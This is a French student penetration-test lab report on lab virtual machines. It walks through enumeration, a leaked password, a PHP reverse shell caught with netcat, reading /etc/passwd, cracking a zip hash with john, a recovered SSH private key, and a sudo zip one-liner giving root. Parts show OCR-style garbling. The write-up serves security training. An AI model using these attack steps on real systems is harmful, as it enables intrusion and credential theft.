Apache Tomcat < 5.5.17 - Remote Directory Listing		multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal		unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)		multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)		windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)		jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)		linux/dos/36906.txt
Webroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution		linux/remote/34.pl
Shellcodes: No Results		

L'analyse des résultats obtenus à partir de **Searchsploit** montre qu'il n'existe aucun exploit directement disponible ou connu pour la version spécifique d'**Apache 2.4.38** en cours d'exécution. Cependant, cette absence d'exploits exploitables à distance indique que les paramètres actuels du serveur pourraient être suffisamment solides pour ne pas présenter de vulnérabilités immédiatement exploitables à distance.

Énumération des répertoires et fichiers mais cette fois-ci dans :

<http://10.170.1.16:8080/dev>

J'ai d'abord essayé d'ouvrir le site de <http://10.170.1.16:8080/dev/config> pour voir si toutefois je pourrais avoir des informations intéressantes :

JAY Quentin

Index of /dev/config

Name	Last modified	Size	Description
Parent Directory		-	

Apache/2.4.38 (Debian) Server at 10.170.10.16 Port 8080

Cependant, cette page ne contient qu'un bouton qui nous redirige vers le site d'authentification de Bolt .

Puis nous avons tenté <http://10.170.1.16:8080/dev/> pages dont le contenu est ci-après :

Index of /dev/pages

Name	Last modified	Size	Description
Parent Directory		-	
member.admin	2021-06-01 17:42	32	
member.bolt	2024-12-12 09:19	33	
member.bolt_admin	2024-12-13 03:41	32	
member.laye	2024-12-12 09:03	25	
member.thisisatest	2021-06-01 17:46	32	
site.linkrot	2024-12-13 04:21	851	

Et parmi les fichiers trouvés, nous avons celui de l'utilisateur admin avec comme contenu son mot de passe :

```
~data~
password: I_love_java
~
```

Du coup on retourne sur le site de Bolt voir si ce couple login mot de passe nous permettra de se connecter sur Boltwire :

JAY Quentin

BoltWire

Login

Please enter your member id and password:

Member:	<input type="text" value="admin"/>
Password:	<input type="password" value="*****"/>
	<input type="button" value="LOGIN"/>

Une fois connecté au site Bolt, nous pouvez exploiter la plateforme pour tenter un reverse shell.

Du coup nous avons cherché sur internet un script permettant de réaliser le reverse shell.

A présent nous allons juste spécifier notre IP et configuez une écoute via **Netcat** pour recevoir la connexion réverse.

JAY Quentin

BoltWire

revshell.php

Posted 01/14/25 by atra atra

```
<?php
php-reverse-shell - A Reverse Shell implementation in PHP
Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//  

This tool may be used for legal purposes only. Users take full responsibility
for any actions performed using this tool. The author accepts no liability
for damage caused by this tool. If these terms are not acceptable to you, then
do not use this tool.
//  

In all other respects the GPL version 2 applies:
//  

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License version 2 as
published by the Free Software Foundation.
//
```

Du coup dans l'onglet Create on met le script nommé test2.php

BoltWire

Create Page

Use this form to create a new page.

Name of page you want to create:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users
// take full responsibility
// for any actions performed using this tool. The author
// accepts no liability
// for damage caused by this tool. If these terms are not
// acceptable to you, then
// do not use this tool.
//
```

Site
Actions
Authorizations
Config
Deprecate
Folders
Index
Linkrot
Messages
Pages
Settings

JAY Quentin

Le script établit une connexion TCP sortante depuis un serveur compromis (exécutant le script) vers une machine attaquante (10.170.0.10). Une fois la connexion établie, l'attaquant obtient un shell interactif.

On peut ici exécuter le php reverse shell, nous allons lancer un nc -lvpn 1234 pour gagner accès au site web de la machine :

Avec la commande suivante :

nc -lvpn 1234

- L'option **-l** permet d'écouter en mode serveur.
- **-v** active le mode verbeux pour afficher les détails.
- **-n** désactive la résolution DNS.
- **-p** indique le port que vous avez défini pour la connexion.

```
[root@vm-iutcl-kali-0]# nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.170.0.10] from (UNKNOWN) [10.170.10.16] 53392
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
04:32:46 up 1:24, 0 users, load average: 0.00, 0.06, 0.09
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Dans les systèmes basés sur Linux/Unix, le fichier **/etc/passwd** contient une liste des utilisateurs du système. Cependant, ce fichier est accessible en lecture par tous les utilisateurs, donc pour des raisons de sécurité, il ne contient pas les mots de passe réels, mais uniquement des informations sur les comptes utilisateurs.

JAY Quentin

```
$ cat /etc/passwd
root:x:0:0:root:/bin/bash:01 17:42 32
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin:3:41 32
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin:6:3
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:system Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

Chaque ligne du fichier représente un utilisateur, avec des champs séparés par des deux-points (:).

username : Nom de l'utilisateur.

x : Indique que le mot de passe est stocké dans un fichier séparé sécurisé, généralement **/etc/shadow**.

1000 : UID (User ID) de l'utilisateur.

1000 : GID (Group ID) associé à l'utilisateur.

Full Name : Champ informatif qui peut contenir le nom complet ou d'autres informations.

/home/username : Répertoire personnel de l'utilisateur.

/bin/bash : Shell par défaut de l'utilisateur.

Malgré l'accès obtenu via un reverse shell, il n'a pas été possible d'accéder à une session utilisateur active. Cela est possible, car aucun utilisateur n'est connecté au moment de l'exécution du reverse shell, ce qui empêche d'interagir avec une session existante.

Énumération des répertoires et fichiers à nouveau avec Gobuster :


JAY Quentin

```
[root@vm-iutcl-kali-0]# gobuster dir -u http://10.170.10.16 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.170.10.16
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
./hta           (Status: 403) [Size: 277] admin
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd      (Status: 403) [Size: 277] []
/app            (Status: 301) [Size: 310] [→ http://10.170.10.16/app/]
/extensions    (Status: 301) [Size: 317] [→ http://10.170.10.16/extensions/]
/index.php     (Status: 200) [Size: 3833] Your password
/public          (Status: 301) [Size: 313] [→ http://10.170.10.16/public/]
/server-status  (Status: 403) [Size: 277]
/src             (Status: 301) [Size: 310] [→ http://10.170.10.16/src/]
/vendor          (Status: 301) [Size: 313] [→ http://10.170.10.16/vendor/]
Progress: 4614 / 4615 (99.98%)
Finished
```

A partir de ce résultat nous allons tester les url trouvés à tour de rôle :



Index of /app

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cache/	2025-01-14 17:52	-	
 config/	2025-01-14 17:52	-	
 database/	2025-01-14 17:52	-	
 nut	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 10.170.10.16 Port 80

Puis nous allons examiner l'ensemble de ces fichiers pour essayer de trouver des informations pertinentes.

JAY Quentin

À cette étape, nous allons examiner le fichier de configuration de la base de données, *config cache.json*.

L'analyse du fichier de configuration de la base de données est une étape cruciale, car il contient fréquemment des informations sensibles, telles que des identifiants de connexion. Si ces données sont exposées, elles peuvent être exploitées. L'objectif est donc d'inspecter ce fichier pour identifier d'éventuels identifiants de connexion ou des failles dans les mécanismes de sécurité.

```
  <general>
    <database>
      driver: "pdo_sqlite"
      host: "localhost"
      slaves: []
      dbname: "bolt"
      prefix: "bolt_"
      charset: "utf8"
      collate: "utf8_unicode_ci"
      randomfunction: "RANDOM()"
      databasename: "bolt"
      username: "bolt"
      password: "I_love_java"
      user: "bolt"
      wrapperClass: "Bolt\\Storage\\Database\\Connection"
      path: "/var/www/html/app/database/bolt.db"
      sitename: "A sample site"
      locale: "en_GB"
      recordsperpage: 10
      recordsperdashboardwidget: 5
    <systemlog>
      enabled: true
    <changelog>
      enabled: false
    <debuglog>
      enabled: false
      level: "DEBUG"
      filename: "bolt-debug.log"
```

L'examen du fichier de configuration a mis en évidence des identifiants de connexion pour la base de données (nom d'utilisateur : *bolt*, mot de passe : *I_love_java*). Ces informations sont particulièrement précieuses, car elles pourraient offrir un accès à des sections plus sensibles de l'application.

On teste ensuite d'aller sur la page index.php :

JAY Quentin

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Cette page nous dit que d'habitude, il est mieux d'utiliser /var/www/html/public/ comme répertoire racine.

On fait donc un nouveau gobuster, mais cette fois ci sur la page /public

```
(root@vm-iutcl-kali-0)-[~/home/kali] # gobuster dir -u http://10.170.10.16/public/ -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.170.10.16/public/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      10           The best and easiest fix for this, is to configure the webserver to use /var/www/html/ as document root.
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
[!] Warning: Moving up one level. So instead of extracting the .zip or .tar.gz file, you must extract the contents of the archive directly to the current folder.
./hta          (Status: 403) [Size: 277]
/.htaccess     (Status: 403) [Size: 277]
/.htpasswd     (Status: 403) [Size: 277]
/extensions    (Status: 301) [Size: 324] [→ http://10.170.10.16/public/extensions/]
/files         (Status: 301) [Size: 319] [→ http://10.170.10.16/public/files/]
/theme         (Status: 301) [Size: 319] [→ http://10.170.10.16/public/theme/]
/thumbs        (Status: 301) [Size: 320] [→ http://10.170.10.16/public/thumbs/]
/index.php     (Status: 302) [Size: 372] [→ /public/index.php/bolt/userfirst]
Progress: 4614 / 4615 (99.98%)
Finished
```

On trouve de nouveau une page index.php, on va dessus :

En allant sur cette page, nous sommes redirigé ici :

JAY Quentin

The screenshot shows a web application interface for creating a new user. At the top, there are two green success messages: "No outstanding system or PHP requirements" and "No recommended updates". Below this, a message states: "There are no users present in the system. Please create the first user, which will be granted root privileges." The form has five input fields: "Username" (placeholder: "Pick a username, lowercase only"), "Password" (placeholder: "Enter a password, longer than 6 chars"), "Password (confirmation)" (placeholder: "Confirm your password"), "Email" (placeholder: "Enter a valid email address"), and "Display name" (placeholder: "Pick a display name / alias"). A green button at the bottom right says "Create the first user".

Aucun utilisateur admin n'as été configuré pour la page configuration de bolt, on en crée donc un

The screenshot shows the same user creation interface as above, but with validation errors. The "Password" field contains six dots and is highlighted in red, with an error message: "This value is too short. It should have 6 characters or more." The other fields ("Username", "Email", "Display name") are filled with their respective placeholder values.

JAY Quentin

identifiant : testuser

password: admin123

On accède donc à la page de configuration en tant qu'admin :

The screenshot shows the Bolt CMS interface for editing a homepage. The left sidebar has a 'Content' section selected, with 'Homepage' highlighted. The main area is titled 'Edit Homepage >'. It has tabs for 'Content' and 'Meta'. Under 'Content', there is a 'Title:' field containing 'Bolt A sample site'. Below it is a note about the homepage title. An 'Image:' section includes a path input field ('Path to image file'), a preview window showing a blue hexagonal logo, and two upload buttons ('Upload image' and 'Select from server'). On the right, a sidebar titled 'Actions for this Homepage' contains a 'Save Homepage' button, a note about current status being 'Published', and a message that it hasn't been saved yet. Another sidebar shows 'Last modified Homepage' and 'Files on the stack', both currently empty. The bottom of the screen shows a performance monitor with various metrics like CPU usage, memory, and network activity.

On trouve cette page, on peut y créer un reverse shell php, mais l'on en a déjà fait un, de plus lors de l'exploration du site on trouve ceci :

The screenshot shows the Bolt CMS interface for managing files. The left sidebar has a 'File Management' section selected. The main area is titled 'Edit file' and shows a single entry: 'files://index.html'. The table view shows two rows: 'No.' and '1'. At the bottom, there are buttons for 'Save' and 'Discard changes'.

JAY Quentin

N'ayant rien trouvé, et voyant ce message, je pense que celà veut dire qu'il n'y a rien d'important ici, je passe donc à autre chose.

On décide donc de revenir sur la capture nmap du début :

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-12-12 07:59 EST
Nmap scan report for 10.170.10.16
Host is up (0.00058s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 bd96ec082fb1ea06cafc468a7e8ae355 (RSA)
|   256 56323b9f482de07e1bd20f80360565e (ECDSA)
|_  256 95dd20ee6f01b6e1432e3cf438035b36 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Bolt - Installation error
|_http-server-header: Apache/2.4.38 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6  rpcbind
|   100003  3          2049/udp  nfs
|   100003  3          2049/udp6 nfs
|   100003  3,4       2049/tcp  nfs
|   100003  3,4       2049/tcp6 nfs
|   100005  1,2,3     33739/tcp6 mountd
|   100005  1,2,3     49577/udp mountd
|   100005  1,2,3     53437/udp6 mountd
|   100005  1,2,3     57941/tcp mountd
|   100021  1,3,4     34507/tcp6 nlockmgr
|   100021  1,3,4     35357/tcp nlockmgr
|   100021  1,3,4     41351/udp nlockmgr
|   100021  1,3,4     52181/udp6 nlockmgr
|   100227  3          2049/tcp  nfs_acl
|   100227  3          2049/tcp6 nfs_acl
|_  100227  3          2049/udp  nfs_acl
|_  100227  3          2049/udp6 nfs_acl
2049/tcp  open  nfs_acl  3 (RPC #100227)
```

Sur la machine, on voit que le port rpcbind (111) est ouvert, on voit aussi que des services mountd sont détectés, celà veut dire qu'il y a potentiellement des points de montages sur la machine.

On vérifie donc si il y en as avec cette commande :

showmount -e 10.170.10.16

```
[root@vm-iutcl-kali-0]# showmount -e 10.170.10.16
Export list for 10.170.10.16:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Le résultat de cette commande nous montre qu'un point de montage est disponible, on essaye donc de s'y connecter avec la commande :

mount -t nfs 10.170.10.16:/srv/nfs /home/kali

Voici la signification des options :

-t nfs : Spécifie le type de système de fichiers à monter. Ici, il s'agit de NFS.

10.170.10.16 : Adresse ip du serveur distant.

/srv/nfs : chemin du répertoire partagé sur le serveur distant.

/home/kali : Chemin où le partage sera monté sur la machine kali.

```
[root@vm-iutcl-kali-0]# mount -t nfs 10.170.10.16:/srv/nfs /home/kali
```

JAY Quentin

Le montage réussi, on le voit que faisant ls :

```
[root@vm-iutcl-kali-0]# ls
hash.txt  save.zip
```

On voit ici 2 fichier, un zip et un txt, il est impossible de dézipper sans mot de passe, on va donc décrypter le hash.txt car on voit qu'il est lié à save.zip

```
[root@vm-iutcl-kali-0]# cat hash.txt
save.zip:$pkzip$2+1*1*0*8*24*2a0dfa2fd40a19c9abbc3b68f36c74082900b67892909fe2a09a375691c081567b216099286*2*0*8a*a4*837faa9e*5eb*42*8*8a*a2aa1*b677b6989f72
ee6f3e50d638fcdfc42508d4f87903a6edc960ab38fc2c795ce11b18da9f5723ca1c08e5c4ff76699bbd1a3c4307a1c97971cce7bb8a5be8359a6a20b4e5a7417558ac38cd45bc32b97ff8d
3fc671c4b97fb17011bdcf702d5b0d7d88b63a6ea62e5e7fd06ca4f8309e9cbd637aff0de5d564e81ec472e9b457baf2c71d5c6d7ae9+$/pkzip$ :: save.zip:todo.txt, id_rsa:save.zip

[root@vm-iutcl-kali-0]# g
[root@vm-iutcl-kali-0]# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Simple
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
java101          (save.zip)
1g 0:00:00:08 DONE 3/3 (2024-12-13 05:31) 0.1126g/s 3777Kp/s 3777Kc/s 3777KC/s bbsex39..javst15
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On trouve comme mot de passe java101.

On dézippe donc save.zip

```
[root@vm-iutcl-kali-0]# unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
  inflating: id_rsa
  inflating: todo.txt

[root@vm-iutcl-kali-0]# ls
hash.txt  id_rsa  save.zip  todo.txt
```

JAY Quentin

On obtient 2 fichiers, un id_rsa, possiblement pour se connecter avec ssh, et le fichier todo.txt :

```
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlnNzaC1rZXKtdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABVFCI+ea
0xYnmZX4CmL9zbAAAAEAAAAEAAEXAAAB3NzaC1yc2EAAAQABAAQc/kR5x49E4
0gkpiTPjvLnuS3P0pt0ks9qC3uiacuyX33vQBhCj+vEFzkbkgvt03RRQodNTfTEB181Pj
3AyGSJeQu6omZha8fVh/h/y2ZMRjAWRs+2nsT1Z/JONKNWMyEqQKSuBLsMzhkUEebw3WLq
S0kiHck/0VnPZ8EdMCsMGdj2MUm+ccr0GZySFg5SAJzJw2BgnjFSS+dERxb7e9tSLgdv4n
Wg7fWw2dcG956mh1ZrPau7Gc1hFHQLLUHPgXx3Xp0f5/pGzkk6JACzCKIQj0Qo3ueb6JSC
xWgwn6ey6XywTi9i7TdfyCSiFW//jkeczyaQ0xI/hyqYfLeiRB3AAAD0PHU/4RN8f2HUG
ks1NM9+C9B+Fpn+nGjRj6/53m3HoBaUb/JZyyvUv0XNoYnxNKIxHP5r4ytsd8X8xp5zTpi1
tNmTeoB1kyoi2Uh70yPo4M6VlNupSeCzMQIYs/Wqya4ycyv1/yhGAPTzg8ARqop/RTQJtI
EYVDbTxKxr7JGBfaBPiFwdUIKLn1yBXWMRri3SB0oAq/n+CZKQ65mMFRs4WwpqUsRJ8y7
ZoLZIfwaunV5f10PsCR8rp/2g563gK0bu+iVUqeo+kJMtFN7yEj2Oa06N/Ed04x/LVhjqY
SPZD6w23mPp2I693oop1VpItSHV2talK1llLvS239gU45J4VlxFtcLjRLSAhc1kt1nHw1e4u
dRZ68JW0z2S4Y8q4E0/H4kG1zsyaf6oLCspGW1YQPhDj2v6KkgRXyFb3tv0617yGEcBzzh
wrVuEXOb0c+zD0Ygw1a/1x1pzK5VGQWaU0jN2FEz+vnSPTX3cbgUkLh3ZshuVzov0Rx7i+
AM0CNiXVmgCGdLg0yBIv8lFIjYxswxTRkNzKYSagEZQNFCf+0H1cZcXKCK8z9a2NvBkQ/b
rGvuoZuIjGqGvMP3Ifdma7PsG3A8GN0gWn19YuMgc4r2WulsQVLVEJGIjap71oNwGCUud
T10u2tVn7Cf0T/NmuRmh7VukTagDMf3u5X+UIST5sv8y2y9jgR4x92ZL+AY968Pif1devc
753z+GL7eWfbNqd+TJfxPdh82EqE5cmN/jYOKc0D1MC2zVChNCVWQYf4uVQ0L/XOXQXnFT
hWdHfnf/SXos28dSM7Kx6B3jmeZQ60vk0Apas0D9gLz5xZ9Gcb0Dwwka4dBSw57cwBbB3E
PKXqJFks2ZnkyVL1W8u6ovnkpcqQz1mxr42zdC52Jc30NYww7H2G7v7FYKtf6tEyzexG2+
rcZw04evWb158rzrA4ibsGRn8+PM86LI/7T5/Y5pc2T+TAaDjKLRZ0DtV5nMvhpigqDu4
+e/eQk9dTmMp9jbqcHeRo7N/Q8EC4vtXj/pCpydB5lYw/GMb8Bq5opXzADx0n4zDLtGDC
LHcAI6FMa+kLQHKvG1fDIK2xpLz+HxYCYTS/UAVRtWAdzQ29uG8zFAopGoQGbNA+caq7z
iLUBEWHXJktNenIrfF3rqB3m8SNyNIn+MQS3LIakhlHAqXMIWU2pQE/0tF+V8xuKRpZvw/
gdhLfAhm2gZMQz0e1cXWhKmtEQUntPdPAyfOTZcUtcs/pKNEjNTz5YnhQqnDbAh5x46UgZ
q4xpWBvdz0v8qwF6LXdPBECt4T0g=
-----END OPENSSH PRIVATE KEY-----
```

```
└─# (root@vm-iutcl-kali-0)-[/home/kali]
└─# cat todo.txt
- Figure out how to install the main website properly, the config file seems correct ...
- Update development website
- Keep coding in Java because it's awesome

jp
```

On voit que le message est signé jp, on a vu précédemment dans /etc/passwd un utilisateur nommé jeanpaul :

```
ssh:x:105:65534 ::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:::/usr/sbin/nologin
```

On va donc essayer de se connecter au ssh avec l'utilisateur jeanpaul et l'id_rsa qu'on a obtenu :

On essaye avec java101, mais ça ne marche pas, on teste donc avec l_love_java qu'on a trouvé pour l'utilisateur admin sur boltwire, et ça marche :

```
└─# (root@vm-iutcl-kali-0)-[/home/kali]
└─# ssh -i id_rsa jeanpaul@10.170.10.16
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ ls
jeanpaul@dev:~$
```

JAY Quentin

```
jeanpaul@dev:~$ whoami
jeanpaul
jeanpaul@dev:~$ █
```

On vérifie si jeanpaul a accès à des commandes en mode sudo :

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

D'après la capture, l'utilisateur *jeanpaul* a la possibilité d'exécuter la commande **/usr/bin/zip** en tant que root sans fournir de mot de passe (**NOPASSWD**). Cette permission peut être exploitée pour obtenir un accès root en utilisant une méthode bien connue d'escalade de privilèges liée à **zip**.

On cherche sur internet “zip privilege escalation” :

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -u)
zip $TF /etc/hosts -T -TT 'sh #'
```

On trouve un exploit donc on le teste

On crée d'abord un fichier temporaire :

TF=\$(mktemp -u)

mktemp : Crée un fichier temporaire

-u : Renvoie le nom du fichier mais ne le créer pas

```
♦P♦`J`]qp*****/*/*/*dD ♦dd♦♦0]0]*****V♦F♦0Y0♦`P n █ + ^4T^*jeanpaul@dev:/usr/bin$  
jeanpaul@dev:/usr/bin$ TF=$(mktemp -u)
```

On utilise la commande :

JAY Quentin

sudo zip \$TF /etc/hosts -T -TT 'sh #'

sudo : élève les privilège pour exécuter la commande en tant que root

zip : utilitaire de compression de fichier

\$TF : nom du fichier de sortie

/etc/hosts : fichier à compresser dans l'archive zip

-T : Teste l'intégrité de l'archive ZIP après sa création.

-TT : Spécifie la commande à exécuter si le test d'intégrité échoue

'sh #' : sh lance un terminal et le # commence un commentaire donc toutes les instructions d'après sont ignorées.

```
jeanpaul@dev:/usr/bin$ sudo zip $TF /etc/hosts -T -TT '/bin/bash'
    adding: etc/hosts (deflated 31%)
/tmp/zi8caXPU: /tmp/zi8caXPU: cannot execute binary file
test of /tmp/tmp.ObH98XpisQ FAILED

zip error: Zip file invalid, could not spawn unzip, or wrong unzip (original files unmodified)
free(): double free detected in tcache 2

jeanpaul@dev:/usr/bin$ sudo zip $TF /etc/hosts -T -TT 'sh'
    adding: etc/hosts (deflated 31%)
/tmp/ziLYwkWR: 2: /tmp/ziLYwkWR: Syntax error: Unterminated quoted string
test of /tmp/tmp.ObH98XpisQ FAILED  []

zip error: Zip file invalid, could not spawn unzip, or wrong unzip (original files unmodified)
free(): double free detected in tcache 2

jeanpaul@dev:/usr/bin$ sudo zip $TF /etc/hosts -T -TT 'sh #'
    adding: etc/hosts (deflated 31%)
# whoami
root
#
```

Nous avons donc accès à la session root

Machine Butler :

Vérification de la Communication entre les VM :

Avant de commencer, nous allons confirmer que nos deux machines virtuelles (VM) communiquent correctement.

```
$ ping 10.170.9.10
PING 10.170.9.10 (10.170.9.10) 56(84) bytes of data.
64 bytes from 10.170.9.10: icmp_seq=1 ttl=128 time=0.999 ms
64 bytes from 10.170.9.10: icmp_seq=2 ttl=128 time=1.02 ms
64 bytes from 10.170.9.10: icmp_seq=3 ttl=128 time=0.904 ms
64 bytes from 10.170.9.10: icmp_seq=4 ttl=128 time=0.928 ms
```

Scan Initial avec Nmap

Un scan réseau a été effectué à l'aide de Nmap pour identifier les services et ports ouverts. La commande exécutée est :

```
nmap -sV -sC 10.170.9.10
```

```
(kali㉿vm-iutcl-kali-0) [~]
$ nmap -sV -sC 10.170.9.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-18 04:22 EST
```

```
Nmap scan report for 10.170.9.10
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
8080/tcp   open  http         Jetty 9.4.41.v20210516
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Jetty(9.4.41.v20210516)
MAC Address: 0E:1E:04:00:90:10 (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-12-18T18:22:48
|_ start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 0e:1e:04:00:90:10 (unknown)
|_clock-skew: 8h59m58s
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.23 seconds
```

JAY Quentin

L'analyse du résultat indique des points d'intérêt majeurs concernant les services découverts :

Service RPC (port 135) :

- Description : Le port 135 est associé au service RPC (Remote Procedure Call), souvent utilisé dans les environnements Windows. Ce service permet la communication entre différents processus sur des systèmes distants.
- La présence de ce service peut indiquer une machine Windows. Il est important de vérifier s'il est correctement configuré, car des failles associées, comme MSRPC DCOM Remote Exploit (CVE-2003-0352), pourraient être exploitées pour prendre le contrôle du système.

Serveur web (port 8080) :

- Le port 8080 est souvent utilisé pour des applications web ou des interfaces d'administration d'applications spécifiques.
- La présence d'un serveur web sur ce port suggère qu'une application ou une interface de gestion est accessible. L'accès pourrait révéler :
 - Une interface de gestion mal sécurisée.
 - Des informations sensibles via une analyse des pages ou des répertoires accessibles (comme une fuite de fichiers de configuration ou des API ouvertes).

Service SMB(Port 445/tcp)

- Le port 445 est utilisé pour le protocole Server Message Block (SMB), principalement dans les environnements Windows.
- SMB permet le partage de fichiers, d'imprimantes et de ressources réseau entre machines.

